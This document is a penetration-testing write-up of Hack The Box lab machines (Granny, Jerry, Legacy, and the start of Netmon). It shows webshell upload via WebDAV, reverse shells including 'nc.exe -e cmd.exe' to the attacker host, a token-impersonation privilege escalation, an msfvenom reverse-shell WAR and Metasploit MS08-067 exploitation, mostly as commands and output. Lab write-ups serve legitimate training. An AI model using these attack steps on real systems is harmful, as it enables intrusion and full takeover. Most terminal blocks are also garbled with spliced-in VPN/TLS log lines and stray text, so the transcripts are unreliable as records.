(kali㉿kali)-[~] TLS: soft reset sec=3600/3600 bytes=225048/-1 pk
$ echo "Hello">>test.txtOK: depth=1, C=UK, ST=City, L=London, O=H
U
(kali㉿kali)-[~] VERIFY KU OK
$ curl -X PUT http://10.10.10.15/test.txt -d @test.txtusage
2023-01-28 22:07:05 + Certificate has EKU (str) TLS Web Server Auth
(kali㉿kali)-[~] VERIFY EKU OK
$ curl http://10.10.10.15/test.txt=0, C=UK, ST=City, L=London, O=H
Hello
2023-01-28 22:07:05 Outgoing Data Channel: Cipher 'AES-256-CBC' init
2023-01-28 22:07:05 Outgoing Data Channel: Using 256 bit message has
(kali㉿kali)-[~] Incoming Data Channel: Cipher 'AES-256-CBC' init
2023-01-28 22:07:05 Incoming Data Channel: Using 256 bit message has
2023-01-28 22:07:05 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES
2023-01-28 23:07:05 TLS: soft reset sec=3600/3600 bytes=27330664/-1
2023-01-28 23:07:05 VERIFY OK: depth=1, C=UK, ST=City, L=London, O=H

```

Since this is a Microsoft IIS server I'll use a prebuilt aspx webshell found in Kali Linux's webshells/aspx/ directory:

```

(kali㉿kali)-[~] Outgoing Data Channel: Using 256 bit mes
$ cp /usr/share/webshells/aspx/cmdasp.aspx HTB/granny
2023-01-28 23:07:05 Incoming Data Channel: Using 256 bit mes

```

Next I will upload a text file with the content of the webshell using curl:

```
curl -X PUT http://10.10.10.15/shell.txt -d @cmdasp.aspx
```



```
[kali㉿kali)-[~/HTB/granny] OK
$ curl -X PUT http://10.10.10.15/shell.txt -d @cmdasp.aspx
2023-01-29 00:07:05 -H Certificate has EKU (str) TLS_Web_Server_Authenticatio
```

Next using webdav MOVE command I will once again make this an aspx file:

```
curl -X MOVE -H 'Destination:http://10.10.10.15/shell.aspx' http://10.10.10.15/shell.txt
```

```
[kali㉿kali)-[~/HTB/granny] data Channel: Using 256 bit message hash 'SHA256' for HMAC authentication
$ curl -X MOVE -H 'Destination:http://10.10.10.15/shell.aspx' http://10.10.10.15/shell.txt
2023-01-29 00:07:05 Tracing Data Channel: Using 256 bit message hash 'SHA256' for HMAC authentication
```

Now if we navigate to this page we should have a command prompt:



Unable to move from the present directory I decided to try and upload a reverse shell file instead:

```
[kali㉿kali)-[~/HTB/granny] certificate extended key usage
$ curl -X PUT http://10.10.10.15/shell.txt -d @shell.aspx
2023-01-28 22:07:05 VERIFY EKU OK
[kali㉿kali)-[~/HTB/granny] depth=0, C=UK, ST=City, L=London, O=HackTheBox, CN=htb, name=htb, e
$ curl -X MOVE -H 'Destination:http://10.10.10.15/shell.aspx' http://10.10.10.15/shell.txt
```

The file caused an error and after some research discovered that when using a manually crafted reverse shell I should use the data-binary flag:

Server Error in '/' Application.

Runtime Error

```
(kali㉿kali)-[~/HTB/granny] depth=0, C=UK, ST=City, L=London, O=HackTheBox, CN=htb, name=htb, 2023-01-28 22:07:05 Outgoing Data Channel: Using 256 bit message hash 'SHA256' for HMAC authentication initialized with 256 bit key
(kali㉿kali)-[~/HTB/granny] ata Channel: Cipher 'AES-256-CBC' initialized with 256 bit key
$ curl -X MOVE -H 'Destination:http://10.10.10.15/shell.aspx' http://10.10.10.15/shell.txttentative
```

And let's refresh and see if we can get a reverse shell:

```
(kali㉿kali)-[~] VERIFY KU OK
$ nc -lvp 443
listening on [any] 443 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.15] 1032
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.
c:\windows\system32\inetsrv>whoami
whoami
nt authority\network service
c:\windows\system32\inetsrv>
```

Privilege Escalation

Navigate around until I can find a writeable directory:

```
2023-01-26 23:07:05 VERIFY OK: depth=0, C=UK, ST=City, L=London, O=HackTheBox
C:\wmpub>echo "hello"> test.txt
echo "hello"> test.txt Certificate has EKU (str) TLS Web Server Authentication
2023-01-28 23:07:05 VERIFY EKU OK
C:\wmpub>dir
3:07:05 VERIFY OK: depth=0, C=UK, ST=City, L=London, O=HackTheBox
dir 3:07:05 Outgoing Data Channel: Cipher 'AES-256-CBC' initialized
2 Volume in drive C has no label.
2 Volume Serial Number is 424C-F32D
2 Directory of C:\wmpub
2023-01-29 00:07:05 Incoming Data Channel: Cipher 'AES-256-CBC' initialized
2023-01-29 00:07:05 Control Channel: TLSv1.3, cipher TLSv1.3, cipher TLSv1.3, cipher TLSv1.3
2023-01-29 00:07:05 VERIFY OK: depth=1, C=UK, ST=City, L=London, O=HackTheBox
01/29/2023 07:30 AM <DIR> .
01/29/2023 07:30 AM VERI<DIR> OK ..
01/29/2023 07:30 AM Validating certificate has wmiislog) TLS Web Server Authentication
04/12/2017 04:05 PM +<DIR> File(s) 10 test.txt bytes
2023-01-29 00:01 1 File(s) 10 bytes
2023-01-29 00:03 Dir(s) 1,319,952,384 bytes free
2023-01-29 00:07:05 Outgoing Data Channel: Cipher 'AES-256-CBC' initialized
C:\wmpub>type test.txt
type test.txt:07:05 Incoming Data Channel: Cipher 'AES-256-CBC' initialized
"hello" 2023-01-29 00:07:05 Incoming Data Channel: Cipher 'AES-256-CBC' initialized
2023-01-29 00:07:05 Control Channel: TLSv1.3, cipher TLSv1.3, cipher TLSv1.3, cipher TLSv1.3
```

Now I'll set up an SMB share and move a known exploit and NetCat to the target machine:

```
(kali㉿kali)-[~/impacket/impacket]
$ smbserver.py share
[+] SMB server started at port 445
[+] SMB share created: share
Impacket v0.10.1.dev1+20230120.195338.34229464 - Copyright 2022 Fortra
2023-01-28 23:07:05 ++ Certificate has EKU (str) TLS Web Server Authentication
[*] Config file parsed
[*] Callback added for UUID 04B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
2023-01-28 23:07:05 Control Channel: TLSv1.3, cipher TLSv1.3, TLS_AES_256_GCM_SHA384
2023-01-29 00:07:05 VERIFY OK: depth=1, C=UK, ST=City, L=London, O=HackTheBox
```

Using the copy command I'll move the files:

```
C:\wmpub>copy \\10.10.14.4\share\nc.exe
copy \\10.10.14.4\share\nc.exe EKU (str) TLS Web Server Authentication
2023-01-29 00:07:05 VERIFY OK: depth=0, C=UK, ST=City, L=London, O=HackTheBox
copy \\10.10.14.4\share\churrasco.exe
copy \\10.10.14.4\share\churrasco.exe priv_esc.exe
2023-01-29 00:07:05 Incoming Data Channel: Cipher 'AES-256-CBC' initialized
copy \\10.10.14.4\share\priv_esc.exe
copy \\10.10.14.4\share\priv_esc.exe priv_esc.exe
2023-01-29 00:07:05 VERIFY OK: depth=1, C=UK, ST=City, L=London, O=HackTheBox
2023-01-29 00:07:05 Control Channel: TLSv1.3, cipher TLSv1.3, cipher TLSv1.3, cipher TLSv1.3
```

Now I'll set up another listener and run the exploit:

```
2023-01-28 22:07:05 VERIFY EKU OK
└─(kali㉿kali)-[~] VERIFY OK: depth=0, C=UK, ST=City, L=London, O=HackTheBox, CN=Tomcat
$ nc -lvpn 8080
listening on [any] 8080 ...
2023-01-28 22:07:05 Incoming Data Channel: Cipher 'AES-256-CBC' initialized
2023-01-28 22:07:05 Incoming Data Channel: Using 256 bit message hash 'SHA256'
2023-01-28 22:07:05 Control Channel: Cipher 'AES-256-CBC' initialized
2023-01-28 22:07:05 Control Channel: Using 256 bit message hash 'SHA256'
```

```
2023-01-28 23:07:05 validating certificate extended key usage
C:\wmpub>.\priv_esc.exe -d "C:\wmpub\nc.exe -e cmd.exe 10.10.14.4 8080"
.\priv_esc.exe -d "C:\wmpub\nc.exe -e cmd.exe 10.10.14.4 8080"
/churrasco/ → Current User: NETWORK SERVICE, ST=City, L=London, O=HackTheBox
/churrasco/ → Getting Rpcss PID: 668 Channel: Cipher 'AES-256-CBC' initialized
/churrasco/ → Found Rpcss PID: 668 Channel: Using 256 bit message hash 'SHA256'
/churrasco/ → Searching for Rpcss threads: ... Channel: Cipher 'AES-256-CBC' initialized
/churrasco/ → Found Thread: 672 Channel: Using 256 bit message hash 'SHA256'
/churrasco/ → Thread not impersonating, looking for another thread...
/churrasco/ → Found Thread: 676 depth=1, C=UK, ST=City, L=London, O=HackTheBox
/churrasco/ → Thread not impersonating, looking for another thread ...
/churrasco/ → Found Thread: 684
/churrasco/ → Thread impersonating, got NETWORK SERVICE Token: 0x730
/churrasco/ → Getting SYSTEM token from Rpcss Service Web Server Authentication
/churrasco/ → Found NETWORK SERVICE Token
/churrasco/ → Found NETWORK SERVICE Token=UK, ST=City, L=London, O=HackTheBox
/churrasco/ → Found LOCAL SERVICE Token Channel: Cipher 'AES-256-CBC' initialized
/churrasco/ → Found SYSTEM token 0x728 Channel: Using 256 bit message hash 'SHA256'
/churrasco/ → Running command with SYSTEM Token ... 'AES-256-CBC' initialized
/churrasco/ → Done, command should have ran as SYSTEM!
2023-01-28 23:07:05 Control Channel: TLSv1.3, cipher TLSv1.3_10375-CB-AES_256
```

```
└─(kali㉿kali)-[~] VERIFY OK: depth=0, C=UK, ST=City, L=London
$ nc -lvpn 8080
listening on [any] 8080 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.15] B10375-CB-AES_256
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.
2023-01-28 23:07:05 TLS: soft reset sec=3600/3600 bytes=27330
C:\WINDOWS\TEMP>whoami
VERIFY OK: depth=1, C=UK, ST=City, L=London
whoami
nt authority\system
VERIFY OK: depth=0, C=UK, ST=City, L=London
2023-01-28 23:07:05 Validating certificate extended key usage
C:\WINDOWS\TEMP>VERIFY OK: depth=0, C=UK, ST=City, L=London
2023-01-28 23:07:05 VERIFY EKU OK
2023-01-28 23:07:05 VERIFY OK: depth=0, C=UK, ST=City, L=London
2023-01-28 23:07:05 Outgoing Data Channel: Cipher 'AES-256-CBC'
```

Jerry/Apache Tomcat Coyote JSP Engine 1

The assessor began with an Nmap scan using the following commands:

```
sudo nmap -sV -p- -A 10.10.10.95 > jerry_scan
```

- -sV conducts a service enumeration scan
- -p- scans all 65535 ports
- -A is an aggressive scan that attempts to determine operating system information, service information, etc.

The scan reveals that port 8080 is open hosting Apache Tomcat.

```
(kali㉿kali)-[~/HTB/jerry]
$ cat jerry_scan
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-26 17:10 EST
Nmap scan report for 10.10.10.95
Host is up (0.026s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
8080/tcp   open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Apache Tomcat/7.0.88
|_http-server-header: Apache-Coyote/1.1
|_http-favicon: Apache Tomcat
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows Server 2012 (91%), Microsoft Windows Server 2012 or Windows Server 2012 R2 (91%), Microsoft Windows 7 Professional (87%), Microsoft Windows 8.1 Update 1 (86%), (86%), Microsoft Windows 7 or Windows Server 2008 R2 (85%), Microsoft Windows Server 2008 R2 (85%), Windows 8.1 (85%), Microsoft Windows Server 2008 R2 SP1 or Windows 8 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

TRACEROUTE (using port 8080/tcp)
HOP RTT      ADDRESS
1  26.18 ms  10.10.14.1
2  26.74 ms  10.10.10.95

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 144.57 seconds
```

Using the vulnerability scanning capability of Nmap the assessor was able to find some bits of information:

```

(kali㉿kali)-[~/HTB/jerry] -eager App
$ sudo nmap -sV -p 8080 10.10.10.95 --script vuln
[sudo] password for kali: Host Manager
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-26 20:06 EST
Nmap scan report for 10.10.10.95
Host is up (0.024s latency).

PORT      STATE SERVICE VERSION
8080/tcp   open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-server-header: Apache-Coyote/1.1
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-enum:
| /examples/: Sample scripts
| /manager/html/upload: Apache Tomcat (401 Unauthorized)
| /manager/html: Apache Tomcat (401 Unauthorized)
|_/docs/: Potentially interesting folder
| http-slowloris-check: No slowloris attack types are available.
| VULNERABLE:
| Slowloris DOS attack
|   State: LIKELY VULNERABLE
|   IDs: CVE:CVE-2007-6750
|     Slowloris tries to keep many connections to the target web server open
|     Use them open as long as possible. It accomplishes this by opening connections
|     to the target web server and sending a partial request. By doing so, it
|     Use the http server's resources causing Denial Of Service.
| tomcat-dev
|   Disclosure date: 2009-09-17
|   References:
|     https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|     http://ha.ckers.org/slowloris/
|_http-dombased-xss: Couldn't find any DOM based XSS.

Service detection performed. Please report any incorrect results at https://nmap.org/submit/bug.html
Nmap done: 1 IP address (1 host up) scanned in 112.50 seconds

```

Navigating to the /manager/ page displays a file upload capability:

Select WAR file to upload No file selected.

Note the page specifies a WAR file. Using MSFVenom allows you to create a reverse shell WAR file:

`msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.4 LPORT=443 -f war > shell.war`

```
(kali㉿kali)-[~/HTB/jerry]
$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.4 LPORT=443 -f war > shell.war
Payload size: 1095 bytes
Final size of war file: 1095 bytes

(kali㉿kali)-[~/HTB/jerry]
$ ls
start Stop Reload Undeploy
jerry_scan shell.war
Expire sessions | with idle ≥ 30 minutes

(kali㉿kali)-[~/HTB/jerry]
$
```

You can browse and deploy the file:


Select WAR file to upload shell.war

Note on the refreshed page there is a new directory reflecting the uploaded file:

Applications

Path	Version
/	<i>None specified</i>
/docs	<i>None specified</i>
/examples	<i>None specified</i>
/host-manager	<i>None specified</i>
/manager	<i>None specified</i>
/shell	<i>None specified</i>

Set up a NetCat listener and navigate to the directory:



```
File Actions Edit View Help
kali@kali: ~ × kali@kali: ~ × kali@kali: ~ ×
Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
OffSec (kali㉿kali)-[~/HTB/jerry]
$ cd
(kali㉿kali)-[~]
$ nc -lvp 443
listening on [any] 443 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.95] 49192
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\apache-tomcat-7.0.88>
```

Now we have a shell on the target system.

Legacy/MS08-067

The assessor began with an Nmap scan using the following commands:

```
sudo nmap -sV -p- -A 10.10.10.4 > legacy_nmap
```

- -sV conducts a service enumeration scan
- -p- scans all 65535 ports
- -A is an aggressive scan that attempts to determine operating system information, service information, etc.

The scan reveals that SMB or Simple Message Block is service that the system is hosting.

```

└──(kali㉿kali)-[~/legacy]
$ cat legacy_nmap
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-25 21:28 EST
Nmap scan report for 10.10.10.4
Host is up (0.023s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Windows XP microsoft-ds
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/).
TCP/IP fingerprint:
OS:SCAN(V=7.93%E=4%D=1/25%OT=135%CT=1%CU=39193%PV=Y%DS=2%DC=T%G=Y%TM=63D1E5
OS:89%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=10E%TI=I%CI=I%II=I%SS=S%TS
OS:=0)OPS(O1=M539NW0NNT00NNS%O2=M539NW0NNT00NNS%O3=M539NW0NNT00%O4=M539NW0N
OS:NT00NNS%O5=M539NW0NNT00NNS%O6=M539NNT00NNS)WIN(W1=FAF0%W2=FAF0%W3=FAF0%W
OS:4=FAF0%W5=FAF0%W6=FAF0)ECN(R=Y%DF=Y%T=80%W=FAF0%O=M539NW0NNS%CC=N%Q=)T1(
OS:R=Y%DF=Y%T=80%S=0%A=S+F=AS%RD=0%Q=)T2(R=Y%DF=N%T=80%W=0%S=Z%A=S%F=AR%O=
OS:%RD=0%Q=)T3(R=Y%DF=Y%T=80%W=FAF0%S=0%A=S+F=AS%O=M539NW0NNT00NNS%RD=0%Q=
OS:)T4(R=Y%DF=N%T=80%W=0%S=A%A=0%F=R%O=%RD=0%Q=)T5(R=Y%DF=N%T=80%W=0%S=Z%A=
OS:S+F=AR%O=%RD=0%Q=)T6(R=Y%DF=N%T=80%W=0%S=A%A=0%F=R%O=%RD=0%Q=)T7(R=Y%DF
OS:=N%T=80%W=0%S=Z%A=S+F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=80%IPL=B0%UN=0%RIPL=G
OS:%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=S%T=80%CD=Z)

Network Distance: 2 hops
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Host script results:
|_smb2-time: Protocol negotiation failed (SMB2)
|_clock-skew: mean: 5d00h57m36s, deviation: 1h24m51s, median: 4d23h57m36s
|_nbstat: NetBIOS name: LEGACY, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:b
9:b4:e9 (VMware)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: legacy
|   NetBIOS computer name: LEGACY\x00
|   Workgroup: HTB\x00
|_ System time: 2023-01-31T06:26:56+02:00

TRACEROUTE (using port 256/tcp)
HOP RTT      ADDRESS
1  22.53 ms  10.10.14.1
2  23.06 ms  10.10.10.4

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

```

Using Nmap's vulnerability scanning capability, the assessor was able to determine that the target system may be vulnerable to MS08-067 and MS17-010

```
(kali㉿kali)-[~/legacy]
$ sudo nmap -sV -p 135,445 10.10.10.4 --script vuln
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-25 21:41 EST
Nmap scan report for 10.10.10.4
Host is up (0.026s latency).

PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
445/tcp    open  microsoft-ds Microsoft Windows XP microsoft-ds
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Host script results:
|_smb-vuln-ms10-054: false
| smb-vuln-ms08-067:
|   VULNERABLE:
|     Microsoft Windows system vulnerable to remote code execution (MS08-067)
|       State: VULNERABLE
|       IDs: CVE:CVE-2008-4250
|         The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
|         Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
|         code via a crafted RPC request that triggers the overflow during path canonicalization.

| Disclosure date: 2008-10-23
| References:
|   https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
|_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
| smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|       State: VULNERABLE
|       IDs: CVE:CVE-2017-0143
|       Risk factor: HIGH
|         A critical remote code execution vulnerability exists in Microsoft SMBv1
|         servers (ms17-010).

| Disclosure date: 2017-03-14
| References:
|   https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|   https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.77 seconds
```

Exploitation with Metasploit

Using Metasploit you can exploit the MS08-067 Vulnerability. Using the `msfconsole` command, the assessor can begin using Metasploit:

(kali㉿kali)-[~/legacy]\$ msfconsole

Call trans opt: received. 2-19-98 13:24:18 REC:Loc
Trace program: running
Here in 2018, Kali's package management is on an old version.
wake up, Neo ...
the matrix has you
follow the white rabbit.

```
cd impacket
pip install .
```

Update Notes:

```
+ Added support for selecting a target port at the
+ Changed library code to correctly establish a Ne
+ Changed shellcode handling to allow for variable
+ Updated exploit module to use the new API
+ Updated auxiliary module to use the new API
+ Updated post module to use the new API
```

Generating Shellcode

<https://metasploit.com>

Example msfvenom commands to generate shellcode. Just press enter to see more options.

```
= [ metasploit v6.2.36-dev ]  
+ -- --=[ 2277 exploits - 1194 auxiliary - 408 post like that. ]  
+ -- --=[ 951 payloads - 45 encoders - 11 nops ]  
+ -- --=[ 9 evasion ]  
68.1.1 LPORT=443 EXITFUNC=thread -b "\x00\x0a\x0d\x5c"  
Metasploit tip: Set the current module's RHOSTS with  
database values using hosts -R or services -R  
Metasploit Documentation: https://docs.metasploit.com/  
msf6 > 
```

Using the *search* command, the assessor was able to find the Metasploit module for exploiting this vulnerability.

```

msf6 > search ms08-067
Matching Modules
=====
Usage:      Disclosure Date  Rank   Check  Description
#  Name          2008-10-28  great  Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi
msf6 > 

```

Using the *use* command the assessor is able to select the module.

```

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > 

```

Now the assessor must adjust the required parameters for the module. The assessor can view the module using the *show options* command:

```

msf6 exploit(windows/smb/ms08_067_netapi) > show options
Module options (exploit/windows/smb/ms08_067_netapi):
Name  Current Setting  Required  Description
---  ---  ---  ---
RHOSTS           yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT            445       yes        The SMB service port (TCP)
SMBPIPE          BROWSER   yes        The pipe name to use (BROWSER, SRVSVC)
                                download. 'Cause you're an awesome hacker like that.

Payload options (windows/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
---  ---  ---  ---
EXITFUNC         thread   yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST            192.168.88.128 yes        The listen address (an interface may be specified)
LPORT            4444     yes        The listen port

Exploit target:
Id  Name
--  --
0  Automatic Targeting

View the full module info with the info, or info -d command.
msf6 exploit(windows/smb/ms08_067_netapi) > 

```

Using the *set* and parameter name the assessor can make the necessary adjustments:

```

msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 10.10.10.4
RHOSTS => 10.10.10.4
msf6 exploit(windows/smb/ms08_067_netapi) > set lhost 10.10.14.4
lhost => 10.10.14.4
msf6 exploit(windows/smb/ms08_067_netapi) > set lport 443
lport => 443
msf6 exploit(windows/smb/ms08_067_netapi) > 

```

Using the *run* command the assessor can run the exploit.

```
msf6 exploit(windows/smb/ms08_067_netapi) > run
[*] Started reverse TCP handler on 10.10.14.4:443
[*] 10.10.10.4:445 - Automatically detecting the target ...
[*] 10.10.10.4:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 10.10.10.4:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 10.10.10.4:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (175686 bytes) to 10.10.10.4
[*] Meterpreter session 1 opened (10.10.14.4:443 → 10.10.10.4:1032) at 2023-01-25 22:26:51 -0500

meterpreter > whoami
[-] Unknown command: whoami
meterpreter > 
```

Using the *shell* command in the meterpreter shell grants the assessor a shell onto the target system:

```
meterpreter > shell
Process 224 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

Navigating around and using the *dir* and *type* command allowed the assessor to view the content of directories and files:

```
C:\Documents and Settings\Administrator>dir Desktop
dir Desktop
Volume in drive C has no label.
Volume Serial Number is 54BF-723B

Directory of C:\Documents and Settings\Administrator\Desktop
.
..
32 root.txt
    1 File(s)           32 bytes
    2 Dir(s)   6.403.944.448 bytes free

C:\Documents and Settings\Administrator>dir Desktop\root.txt
dir Desktop\root.txt
Volume in drive C has no label.
Volume Serial Number is 54BF-723B

Directory of C:\Documents and Settings\Administrator\Desktop
32 root.txt
    1 File(s)           32 bytes
    0 Dir(s)   6.403.940.352 bytes free

C:\Documents and Settings\Administrator>type Desktop\root.txt
type Desktop\root.txt
993442d258b0e0ec917cae9e695d5713
C:\Documents and Settings\Administrator>
```

Netmon/PRTG Network Monitor 18.2.38 RCE

The assessor began with an Nmap scan using the following commands:

```
sudo nmap -sV -p- -A 10.10.10.152 > netmon_scan
```

- -sV conducts a service enumeration scan
 - -p- scans all 65535 ports
 - -A is an aggressive scan that attempts to determine operating system information, service information, etc.

The scan reveals that FTP or File Transfer Protocol, HTTP, SMB or Simple Message Block, and NetBios are all services running on the system.

```

└─[kali㉿kali]-[~/HTB/netmon]
$ cat netmon_scan
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-29 09:35 EST
Nmap scan report for 10.10.10.152
Host is up (0.022s latency).
Not shown: 65522 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 02-02-19 11:18PM           1024 .rnd
| 02-25-19 09:15PM           <DIR>      inetpub
| 07-16-16 08:18AM           <DIR>      PerfLogs
